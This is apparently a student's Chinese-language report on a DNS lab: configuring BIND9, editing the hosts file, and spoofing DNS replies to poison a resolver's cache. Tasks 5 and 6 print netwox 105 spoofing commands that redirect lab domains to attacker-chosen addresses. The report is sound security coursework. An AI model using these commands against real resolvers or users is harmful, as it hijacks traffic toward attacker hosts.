**lab5-report**

57117208 傅靖邦

task1

配置user服务器

手机屏幕截图

描述已自动生成

此时本地的DNS服务器为首选服务器。

手机屏幕的截图

描述已自动生成


task2

配置BIND9服务器


手机屏幕截图

描述已自动生成

关闭DNSSEC



开启DNS服务器，




配置好之后，用户可以通过本地域名服务器进行域名解析了。

task3

在/etc/bind/named.conf 中添加信息



创建/etc/bind/example.com.db，再添加如下的信息，配置forward lookup zone



重启BIND server，输入命令dig example.com，可以看到显示了[www.example.com的ip](http://www.example.com的ip)地址。

电脑屏幕的照片上有文字

描述已自动生成


task4

修改hosts文件之前，可以ping通www.bank32.com

图片包含 桌子, 游戏机, 人们

描述已自动生成

修改/etc/hosts文件中的dns映射，把域名为www.bank32.com的ip映射到1.2.3.4



再次ping [www.bank32.com](http://www.bank32.com) ip地址发生了改变



task5

发起攻击之前

屏幕上有字

描述已自动生成

在攻击机上输入命令

sudo netwox 105 -h "example.net" -H "﻿220.181.38.148" -a "ns.example.com" -A "10.0.2.6" -f "src host 10.0.2.7" -d enp0s3-T 10

再次dig example.net，发现用户被重定向到了220.181.38.148

手机屏幕的截图

描述已自动生成


task6

在攻击机上运行命令

sudo netwox 105 -h [www.example.net](http://www.example.net) -H 1.2.3.4 -a ns.example.net -A 1.2.3.5 -f “src host 10.0.2.7” -s raw -T 600

把DNS重定向到1.2.3.4和1.2.3.5

然后打印本地DNS缓存



可以看到www.example.com 的ip被重定向到了1.2.3.4

task7

在用户端

手机屏幕的截图

描述已自动生成

在攻击机上编写脚本

手机屏幕截图

描述已自动生成

在DNSVM的 local cache中记录如下信息



在用户机上访问[www.example.com](http://www.example.com) 用wireshark抓包，发现访问example.net和mail.example.net 的流量都被重定向到了attacker32.com

